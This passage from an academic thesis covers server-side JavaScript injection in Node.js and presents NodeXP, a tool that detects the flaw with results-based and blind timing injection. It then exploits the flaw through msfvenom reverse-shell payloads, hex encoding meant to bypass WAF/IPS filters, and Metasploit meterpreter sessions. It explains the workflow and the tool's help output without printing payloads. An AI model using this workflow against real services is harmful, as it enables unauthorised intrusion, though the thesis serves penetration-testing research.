"When *eval(), setTimeout(), setInterval(), Function()* are used to process user provided inputs , it can be exploited by an attacker to inject and execute malicious Javascript code on server **[26]**."

A real world example where SSJI found in, was the Bassmaster plugin back in 2014 which allowed arbitrary Javascript injection. A CVE-2014-7205 (Common Vulnerabilities and Exposures) describing the vulnerability already exists and the corresponding update of the plugin, with the removal of the *eval()* function, exists too **[29][30]**.

1.4.4. Conclusion

Comparing XSS to SSJI, we notice that SSJI vulnerabilities that "can be exploited to execute on the server are just as easy to accidentally introduce into server side application code as they are for client side code; and furthermore, the effects of server side JavaScript injection are far more critical and damaging **[22]**."

Thus, attacks targeting on SSJI vulnerabilities can be much more effective and hazardous than XSS. In addition, even XSS could be performed through SSJI as already mentioned. In this case, SSJI vulnerability could affect both server and client when is being exploited the correct way, giving the attacker the opportunity to decide which attack fits the best for his needs!
Finally, it should be noted that the exploitation of SSJI vulnerabilities is more like SQL Injection attack, than XSS attack. Does not require social engineering of an intermediate victim user the way that reflected XSS or DOM-based XSS do, at least in case where the attacker do not want to execute XSS through SSJI. Instead, the attacker can attack the application directly with arbitrarily created HTTP requests, directly send to target server, like in SQL injection **[22]**.

Chapter 2 Problem Statement

2.1 Introduction to Problem Statement

As we know, new technologies lead to new threats and vulnerabilities, which may cause unpleasant and hardly reversible, or even irreversible situations, when they been exploited. Data loss, unauthorized access to confidential information, unavailability to services or completely destruction of hardware could be some of the devastating impacts because of lack of applied information security. Thus, information security plays a major role in avoiding this kind of situations and anyone comes in contact with information systems should be aware of it.

Thesis topic refers to SSJI, a destructive, well-known vulnerability found on Node.js services, which is able to affect both the server and the client through its exploitation. Thus, the criticalness of the SSJI vulnerability and the range of its abilities and attacks, as well as its devastating impact in case of exploitation, makes the need to be mitigated and managed wisely, to seem imperative. In order to mitigate and manage this vulnerability, some countermeasures must be applied, or some code functions must be avoided. Hence, developers, should be aware of it is existence, of secure practices and coding and of the possible mitigations and countermeasures, so their code and their services will not be exposed to any possible threats. On the other hand, security analysts or engineers should have the knowledge and technology to enumerate and mention this kind of vulnerability and its threats that come across. Specific and tailor-made tools based on the SSJI vulnerabilities and attacks, should exists in order to detect, mention and enumerate the vulnerabilities, make aware of their existence, their criticalness and their need for treatment and mitigation, as well as exploit them in order to prove their limitless and devastating impact.

There are two ways to detect a vulnerability. The first one, is searching for vulnerabilities through reading the source code of the application. For example, in our case, we could detect vulnerabilities by searching for *eval()* and all the other vulnerable functions mentioned above, through the source code of a Node.js service. This process of analysis is called **static analysis**.
It is an effective and fast process if it is done through automated tools. But it needs to have access to the source code, which in most cases of a web application penetration test a security analyst or engineer will not have. Hence, tools like this, it is recommended to be used by the developers of each application in order to test for possible vulnerabilities, or by security analysts or engineers that have access to source code, as well.
The kind of penetration testing where the security analyst or engineer has fully access to source code, hardware and resources, it is called a white-box testing, in which the approach of static analysis can successfully be done through it.
On the other hand, the method where we have no access to all this stuff and we should test the application's security in its running state, as a regular malicious attacker would, it is called a

black-box testing. **Dynamic analysis** is relying on a black-box external approach and it is the approach that the thesis is been working on.
These two different methods are often referred as Dynamic Application Security Testing or **DAST** and Static Application Security Testing or **SAST [31]**.

Both methods are useful in order to provide a high level of security and both methods could be automated through technology and specific security tools. But unfortunately, there are cases where white-box testing is impossible, for confidential, cost or other reasons. This is where DAST it is the only possible way.

In this thesis, we provide a tool for black-box testing on Node.js services, through dynamic analysis approach, which intends to automate the process of detection and exploitation through it.

2.2 Related Work

While studying about Node.js, SSJI vulnerabilities and attacks, many tools, serving the already mentioned purposes, were found.

A tool worth to be mentioned which is based upon static analysis approach and is capable of detecting vulnerabilities on Node.js services, is called *NodeJsScan* (https://github.com/ajinabraham/NodeJsScan). NodeJsScan is a "static security code scanner (SAST) for Node.js applications", written mainly in python, with a beautiful web based user interface and dashboard, that could detect dozens of possible vulnerabilities shown in the source code and report them.

Another tool that might be useful during the phase of exploitation thought dynamic analysis method, is called *JSgen.py* (32). In order to use this tool, a vulnerability, which is ready to be exploited, has to be found. Thus, the tool will not be helpful during the detection process. JSgen.py is written in python and it is goal is to automate payload generation process in order to exploit the vulnerable service and bypass weak security filters that might be applied in the service topology, like firewalls. "It supports both bind and reverse shells payloads, and also two well known encodings – hex and base64 – as well as a third one – caesar's cipher – to help in bypassing weak filters **[32]**".

One of the most popular tools in web application penetration testing, is called *BurpSuite* (https://portswigger.net/burp). BurpSuite is pre-installed in Kali Linux, comes in two different versions (free and paid) and it is a graphical tool for testing web application security in almost every kind of server. The tool is written in Java and developed by PortSwigger Security **[33]**. It provides an automated scanner engine, which is available only on the paid version, and it provides detection on Server-side JavaScript Code Injection vulnerabilities through it. Also, BurpSuite's makes use of dynamic analysis method and except its scanner, it has many other options that can be used during the process of web application penetration testing. One of the options that the free version of BurpSuite provides, it is the *intruder*. Intruder parses wordlists filled with any kind of payloads, automatically inject them through HTTP requests and matches the response from the server in order to have a distinct difference between valid and invalid responses. Thus, you can inject any kind of payloads, including SSJI and configure the *intruder* options wisely, in order to have some pretty accurate results.

What BurpSuite's free version is missing from, which is the scanner engine, comes for free from a tool developed by OWASP, called *OWASP Zed Attack Proxy* or simply *Zap*. Zap is one of the world's most popular free security tools and it can help you automatically find security vulnerabilities in your web applications through its scanner. It is also providing a helpful solution for manual security testing **[34]**. Zap provides an embeded scanning tool that searches for numerous of vulnerabilities, detects them and makes a final report. One of the vulnerabilities that Zap is trying to detect, is Server Side Code Injection, but unfortunately, could not detect any SSCI vulnerability on Node.js services, at least in our tests. In addition, there is no option for Node.js on OS options. Furthermore, there is no option for exploitation, just like BurpSuite.

Another tool worth to be mentioned, which is capable of exploiting Node.js services, is called *Metasploit* Framework. *Metasploit* Framework is an open source penetration testing and development platform that provides you with access to the latest exploit code for various applications, operating systems, and platforms. It has the infrastructure, content, and tools to perform penetration test, as well as extensive security auditing. One of its features, is the function that is capable of exploiting Node.js services through configuring its provided payloads and running the corresponding process. This function provided by *Metasploit* Framework it is a part of the thesis tool exploitation process which makes use of it in order to integrate with its other features. Thus, *Metasploit* Framework it is mandatory to be installed in the system which is supposed to use the thesis' tool in order to run properly.

Finally, *snyk* could be helpful in order to avoid the usage of any outdated and vulnerable packages or modules included in a Node.js service, by scanning its dependencies and reporting its results.

2.3 Proposal and Goal

Node.js is a server-side Javascript programming language, in which its popularity, usage and place in its relevant market is growing constantly. On top of that, Node.js has some well-known vulnerabilities and their exposure, as well as the awareness about them seems to be necessary in order to avoid the unpleasant consequences their lack might lead to. One of its major vulnerabilities, called Server Side JavaScript Injection, or simply SSJI, could easily be exploited, in case of existence, and could give dozens of attack options to any malicious user. Throughout these attacks, the malicious user could perform almost everything he wants to, in order to adversary affect the confidentiality, integrity or availability of the Node.js service. Therefore, SSJI vulnerabilities and attacks, are what this thesis is concerned about and tries to deal with.

An SSJI attack could not be performed without user input. In addition, without user input sanitization and with the usage of the vulnerable functions at the source code, mentioned above, there is no way to avoid SSJI attacks. Thus, developers should be aware of SSJI's context, its countermeasures and every possible mitigation technique, in order to avoid the exploitation of the Node.js services that they made. However, through this thesis, we are not being concerned about how to come up against SSJI vulnerability and we are not suggesting any solution about that.

Throughout this thesis we provide a solution to show, detect and prove the existence of the SSJI vulnerability on Node.js services, as well as a way to prove its devastating impact through the exploitation of the vulnerable service. The tool, provided through this thesis, is called *NodeXP* and could be used for academic and research reasons, as well as for web application penetration testing on Node.js services, which is one of the basic processes for providing and improving security on a web application. Any other malicious or illegal usage of the tool is strongly not recommended and is clearly not a part of the purpose of the research and the thesis. Also, default usage of *NodeXP*, might create enough noise as long as being 'stealthy' was not a purpose.

Studying on previous work, which objective is the SSJI vulnerability, we could easily mention that there is no tool that could detect the vulnerability, through dynamic analysis and exploit it, by means of an automated process. Thus, in case you want to both processes to be done, you have to detect the SSJI vulnerability, through the paid version of *BurpSuite,* or manually, and then make use of *Metasploit* Framework and exploit the vulnerable findings or create your desirable payload through *JSgen.py* and perform the process manually.

In conclusion, an automated solution for detecting and exploiting SSJI vulnerability did not exist so far. Therefore, *NodeXP,* is capable of detecting and highlight this vulnerability, through dynamic analysis, and of exploiting the vulnerable service in order to create Proof-of-Concept (PoC). These processes done in an automatic and integrated way, with high level of accuracy and low levels of false positive and false negative presence, which also makes the tool unique. It should be mentioned that the fact that *NodeXP*'s primary purposes were accuracy and mitigation of false alarms, might lead to some kind of time and performance penalty.

Chapter 3 Used technologies

3.1 Introduction

In order to prepare this thesis, we had to use technologies which are separated into two different categories. The first category included technologies that we used to develop the tool, and the second one included the technology we used to point out it is vulnerabilities and exploit them (Node.js).
Before starting the process of development, we had to decide which programming language fits the best for tool's requirements, which software will help us accomplish some of the required functionalities and which operating system we are going to use. Those technologies, that had to do strictly with the tool's development process, will be mentioned in this chapter. On the other hand, in order to mention the vulnerabilities of a specific technology, first of all we need to have a minimum understanding of how it really works. For the purpose of the thesis, testbeds, written in Node.js, needed to be developed so, we could test the validity of the vulnerabilities as well as their exploitations and the functionality, effectiveness and efficiency of the tool on the developing and debugging stages. Thus, learning some basic Node.js programming, was necessary.
Below, it is presented a brief description about Node.js and it is parent technology, Javascript.

3.2 Javascript

JavaScript is a programming language commonly used in web development. It is a client-side scripting language, which means the source code is processed by the client's web browser rather than on the web server **[35]**. As a result, when Javascript code is being executed, everything is processed by the web browser or, in other words, client.
Alongside HTML and CSS, JavaScript is one of the three core technologies of the World Wide Web. Also, is an essential part of web applications thus, the vast majority of websites use it, and all major web browsers have a dedicated JavaScript engine to execute it **[36]**.
JavaScript initially implemented in web browser and historically, was used primarily for client-side scripting. But nowadays many other implementations such as server-side JavaScript (ex. Node.js since 2009), non-web programs and mobile and desktop applications have been introduced. There are now server-side JavaScript features in database servers (CouchDB for example), file servers (Opera Unite), and web servers (Node.js) **[22]**.

3.3 Node.js

Node.js is an open-source, cross-platform JavaScript run-time environment **[3.1]** that executes JavaScript code outside of a browser. Thus, Node.js is an development platform for executing JavaScript code server-side and also, lets developers use JavaScript to write Command Line tools for running scripts server-side.
Therefore, Node.js represents an integrated solution for web application development, unifying the process of development around a single programming language, rather than different languages for server side and client side scripts **[37]**.
Node.js Javascript runtime environment is built on Chrome's V8 JavaScript engine and it gave developers a tool for working in the non-blocking, event-driven I/O paradigm **[38][3.2]**. As an asynchronous event driven JavaScript runtime, Node.js is designed to build scalable network applications, such as real-time applications (chat, news feeds etc) **[39]**.

3.4 Python

Python is an interpreted high-level programming language for general-purpose programming.
Created in 1991 by Guido van Rossum, has a design philosophy that emphasizes code readability, notably using significant whitespace.
Python features a dynamic type system and automatic memory management. It supports multiple programming paradigms, including object-oriented, imperative, functional and procedural, and has a large and comprehensive standard library.
Many operating systems include Python as a standard component, it ships with most Linux distributions, including Kali Linux and can be used from the command line or terminal.
Since 2003, Python has consistently ranked in the top ten most popular programming languages. As of January 2018, it is the fourth most popular language (behind Java, C, and C++).
Large organizations that use Python include Wikipedia, Google, Yahoo!, CERN, NASA, Facebook, Amazon, Instagram, Spotify. The social news networking site Reddit is written entirely in Python.
Python is used extensively in the information security industry, including in exploit development due to it is simple and clean structure, modular design, and extensive library.

3.5 *Metasploit* Framework

Metasploit is an open source penetration testing and development platform that provides you with access to the latest exploit code for various applications, operating systems, and platforms. It has the infrastructure, content, and tools to perform penetration test, as well as extensive security auditing.

Metasploit Framework gives the ability to the user to create additional custom security tools and write its own exploit code for new vulnerabilities. Thanks to the open source community and Rapid7's, new modules are added on a regular basis, which means that the latest exploit is available to you as soon as it's published **[40]**.
Metasploit currently has over 1677 exploits, organized under many platforms (Android, JavaScript, Node.js, Unix, Linux and Windows are some of them) and over 495 payloads (command shells, *meterpreter* shells etc).
To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with other tools which *Metasploit* can import and compare the identified vulnerabilities to existing exploit modules for accurate exploitation **[41]**.

3.6 Kali Linux

Kali Linux is a open source Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services and it is core developers are Mati Aharoni, Devon Kearns and Raphaël Hertzog.
It began quietly in 2012, when Offensive Security decided that they wanted to replace their venerable BackTrack Linux project, with something that could become a genuine Debian derivative, complete with all of the required infrastructure and improved packaging techniques. The decision was made to build Kali on top of the Debian distribution because it is well known for its quality, stability, and wide selection of available software. The first release (version 1.0) happened one year later, in March 2013 and in that first year of development, they packaged hundreds of pen-testing-related applications and built the infrastructure. Even though the number of applications is significant, the application list has been meticulously curated, dropping applications that no longer worked or that duplicated features already available in better programs. Kali Linux released many incremental updates, expanding the range of available applications and improving hardware support, thanks to newer kernel releases. With some investment in continuous integration, they ensured that all important packages were kept in an installable state and that customized live images (a hallmark of the distribution) could always be created
Kali Linux has over 600 preinstalled penetration-testing programs including Python & *Metasploit* Framework. It is developed using a secure environment with only a small number of trusted people that are allowed to commit packages, with each package being digitally signed by the developer. Kali also has a custom-built kernel that is patched for 802.11 wireless injection. This was primarily added because the development team found they needed to do a lot of wireless assessments.**[42][43]**.

Chapter 4 Tool Presentation

4.1 Introduction to *NodeXP*'s Design and Functionality

As already mentioned, *NodeXP*, is a tool capable of detecting the SSJI vulnerability, through dynamic analysis, and exploiting it in order to create a PoC. The detection and exploitation processes are integrated in the same tool and run in an automatic way. *NodeXP* in intending to point the SSJI vulnerability out through accuracy and mitigation of the presence of false positives and false negatives. It should be mentioned that the fact that *NodeXP*'s primary purposes are accuracy and mitigation of false alarms, might lead to some kind of time and performance penalty. Default usage of *NodeXP*, might create enough noise, since being 'stealthy' was not a primary purpose. However, some optional flags are provided in order to calibrate the rate between accuracy and performance. In conclusion, its purposes are strictly informational and educational and of course, the tool could also be used during the process of a penetration test in order to prove, show and highlight the existence of SSJI vulnerabilities on Node.js services.

Becoming more technically specific, the tool is divided by two different processes. The detection process and the exploitation process.

Throughout the detection process, *NodeXP* injects payloads through a specific wordlist in order to point the possible SSJI vulnerability out. The injection is done through two different techniques. The Results Based Injection Technique and the Blind Injection Technique.

In case of Results Based Injection technique the payload is being injected through the HTTP request and the HTTP response is being compared with a list of expected keywords in order to check if they match. In case they match, Node.js service responded positively to the injected payload and we can infer it is vulnerable. In case they do not match, the service does not respond to the payload and seems to not be vulnerable. Blind Injection Technique will help us make a bit more accurate assumptions in this case.
The main idea of Results Based Injection Technique is to inject a random string through an HTTP request, which in case the service is vulnerable, will be echoed back to the HTTP response. In some cases, Node.js service instead of echoing back the injected string, responds with some errors messages, which means that it parses the payload and it is very likely to be vulnerable. Again, Blind Injection Technique will help us lead to a bit more accurate assumptions in this case. The injected random string together with some error keywords is listed to an array called as 'expected keywords'. If the HTTP response matches anything found in expected keywords array, at least, we could suspect that the service is vulnerable.

In case of Blind Injection Technique, before starting the injection process, *NodeXP* computes an average response time it gets for an HTTP response to get done. This is computed by dividing the time it gets the Node.js service to respond to a number of valid HTTP requests by the number of the requests. The number of valid HTTP requests, is given by the user as an input and higher values will lead to more accurate results. This average time is multiplied with a factor given by the user, in order to get a threshold. This threshold will be considered as a reference point in order to decide if the service is vulnerable or not. Higher factor values, chosen by the user, will result to more accurate decisions and results.
Afterwards, *NodeXP*, starts the Blind Injection Technique by injecting payloads into HTTP requests which, in case of successful injection, will delay the response as much as the time threshold is defined. If the delay is equal or more than the threshold, Node.js service is vulnerable, if not, then it is not. The number of the injected HTTP requests, is given by the user as an input and higher values will lead to more accurate results.

As we can see, if Results Based Injection Technique fails to find any vulnerabilities then Blind Injection Technique should be used, in order to eliminate possibilities. *NodeXP*, will ask for this technique transfer any time it founds controversial results. It is up to user if he makes use of the Blind Injection Technique or not. Also, it is up to user if he uses only Results Based Injection Technique or Blind Injection Technique.

In any case, both techniques should satisfy some requirements which are shown below:

- **HTTP GET Request Method**
  NodeXP during the detection process is capable of injecting payloads through GET HTTP requests and its specific GET parameter, in order to assume the SSJI vulnerability existence. This requirement it is also fulfilled in the exploitation processes, where the tool exploits the existed vulnerability through the GET parameter and creates the desirable PoC.

- **HTTP POST Request Method**
  NodeXP during the detection process is capable of injecting payloads through POST HTTP requests and its specific POST parameter in order to assume the SSJI vulnerability existence. This requirement it is also fulfilled in the exploitation processes, where the tool exploits the existed vulnerability through the POST parameter and creates the desirable PoC.

- **HTTP Request with Cookies**
  In many cases some areas of a web application, that has to be tested in terms of security, might have some access control measures. The user has to log in to the application, in

order to satisfy the access control measures and have access to the desired area. In most cases this is done through a cookie. *NodeXP* provides a cookie flag and by setting the correct cookie (given through the process of log in) to it, the user bypasses the access control measurement and has access to the area that the user wants to check for SSJI vulnerabilities. This requirement it is also fulfilled in the exploitation processes, where the tool exploits areas with access control measurements applied to.

- **Detect URL Redirection and ask to Follow Redirection**
  URL Redirection is the technique where server's HTTP response comes from another web page, which is different from the URL the user requested at first. In some cases, URLs that a common user does not have access to might redirect to the log in or another page. In other cases, a redirection might not have to do with access control measurements and simply the web page is available under more than one URL address which will redirect to.
  Therefore, *NodeXP* provides a URL detection function, in order to find the redirection and ask to follow or not. In case of following the redirection the GET or POST parameters are sent to the redirected URL too. This requirement it is fulfilled in both exploitation and detection process.

- **False Positive and False Negative mitigation measurements**
  1. **Check for expected keywords on HTTP valid response (false positive error):**
     Through the process of Results Based Injection Technique, any keyword match will lead to the assumption that the service is vulnerable. If the keyword(s) already existed as part of an HTTP response of a valid HTTP request, a misconception might be possible, and a false positive error might occur. Thus, before injecting the payload *NodeXP*, will check for any keywords on valid HTTP request's response and notify the user if any of the keywords are being shown. This measurement satisfies the requirement for false positive mitigation and accuracy on Results Based Technique. Blind injection will lead us to more accurate assumptions in this case.

  2. **HTTP Result Comparison (false positive - false negative errors):**
     By comparing the HTTP response from a malicious HTTP request with the HTTP response from a valid HTTP request, *NodeXP*, checks if the malicious request really affects the response and notice their differences.
     In case there are no differences, we can infer that the website is not responding to the payload as it is supposed to, and it is not really being affected by it. This measurement satisfies the requirement for false positive mitigation and accuracy on Results Based Technique. Blind injection will lead us to more accurate assumptions in this case.

3. **Bypass input validation (false negative errors):**
   Check blind injection automatically for three main types (e-mail, number, string). In case the input types do not belong to the input types listed above (ex. date, date-time, file etc.) we could type the valid input value with it is payload in the corresponding wordlist (text file), so we can bypass the check and successfully inject the payload. By doing this we could avoid possible false negative errors on Blind Injection Technique.

- **Wordlist Usage and Extendibility**
  Both techniques (Results Based Injection and Blind Injection Techniques) use a text file written with payloads (called wordlist) in order to parse each payload one by one and inject them through the parameters of an HTTP requests. The file is readable and writable, and the user can write its own payload in order to be parsed and injected. This makes the tool extendable in its payload set. This option could be used for valid HTTP requests as well, in order to test the HTTP responses.

- **Different Input Type Values**
  Some inputs might support specific input types and values ex. an email input might check for email validity or an input that the users age is given might check if the given input is strictly between a range of numbers. *NodeXP*, provides three different types of input (email, numbers, characters) which length is could be also chosen.

- **Random Generation of Input Values**
  Through both injection techniques (Results Based and Blind) in the detection process, randomized user input needed in order to send both malicious and valid HTTP requests. This is done in order to improve false alarm mitigation and accuracy, as well as bypass some input validation ex. a randomized string value given as an input, will not pass the input validation of a number or email input.

- **Accurate Specification of HTTP Response Time**
  In order to make use of the Blind Injection Technique a time threshold should be defined and used as a reference point. Thus, an accurate calculation of the average HTTP response time, through valid HTTP requests, is done through *NodeXP*. The requests are made with different input types, in case some kind of validation is being performed in the input field. This requirement is fulfilled in detection process in Blind Injection Technique.

- **Payload Encoding**
  In order to successfully inject the payload, through GET HTTP requests, URL encoding is needed for both the exploitation and detection processes. Also, in order to bypass IPS, WAF or other security features, a basic HEX encoding of the payload is given, through the process of exploitation

In case the web service seems to be vulnerable, then *NodeXP* will ask the user to start the exploitation process, which on success, will create a *meterpreter* shell between the user and the web application.

Before starting the exploitation process and in order to run the process properly, some input is required and should be given by the user, in case is not already given as flags while running the tool. After the validation process of users input, *NodeXP*, will generate the desirable payload through msfvenom, insert users input into the required fields of the payload and save its output into a text file, in order to parse it and inject it through HTTP requests. The generated payload could be encoded or not, depending on user's option. When the payload is generated, *NodeXP* will generate an *Metasploit* script (.rc script) too, in order to automatically run *Metasploit* with some given parameters. So far, everything that has been done was part of the preparation of the exploitation process!
The process of exploitation starts by sending the reverse shell payload through *Metasploit* and waiting for the service's respond in order to create a connection between the service and *Metasploit* and successfully generate a *meterpreter* shell session. This is done automatically through the .rc script which was generated through the preparation part. If everything goes as planned, we will have a *meterpreter* session established.
In case of exploitation failure there are two possible cases. Even we cannot bypass some security measurement applied before injecting the payload directly to Node.js service, or the detection process had a false alarm. The second case is a what Node.js wants to avoid and that is why it has so many functionalities to prevent it from happening.


4.2 Presentation

At this chapter a detailed description of what *NodeXP* is capable for and many examples covering most of it is use cases will be presented through written and visual material.

Examples are based upon some custom made Node.js services, which were developed in order to test the tool as well as present it. Also, some examples are based upon nodegoat.herokuapp.com, which is a Node.js testbed service made by OWASP **[44]**.


4.2.1 Starting *NodeXP*

Before starting the process, some required parameters, like Node.js service's URL, should be given by the user, in order to run properly *NodeXP*. Those are the URL (--*url*) flag, which must contain the GET parameter in case that is the type of the parameter that we want to check for SSJI, or the POST parameter flag (-*pdata*) in case that is the type of the parameter that we want to check for SSJI. Some other fields are optional, like the localhost ip address, the preferred injection technique etc. All the information about *NodeXP* flags is show through the -*h* flag. Below, all the information that -*h* could display is shown.




```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py -h
usage: nodexp.py --url URL [--pdata POST_DATA] [--cookies COOKIES]
                 [--tech {blind,result}] [--rand {char,num,all}]
                 [--digits [16-48]] [--time [100-20000]] [--loop [1-1000]]
                 [--email_length [1-24]] [--num_length [1-10]]
                 [--char_length [1-40]] [--time_factor [1.0-4.0]]
                 [--valid_loop [5-100]] [--payload_path {0,1}]
                 [--rc_path {0,1}] [--lhost LHOST] [--lport LPORT]
                 [--encode {0,1}] [--diff {0,1}] [--red {0,1}] [--info {0,1}]
                 [-h] [-f {0,1}]

Arguments Help Manual For Server Side Javascript Injection Tool

Initial arguments:
  --url URL, -u URL     Enter the desirable URL. If it has GET parameters
                        enter "[INJECT_HERE]" on the parameter you want to
                        inject on the --url. If it uses POST data then you
                        have to use --pdata flag.
                        -u="http://test.com/?parameter=[INJECT_HERE]"
  --pdata POST_DATA, -p POST_DATA
                        Enter the POST data and place "[INJECT_HERE]" on the
                        parameter you want to inject on.
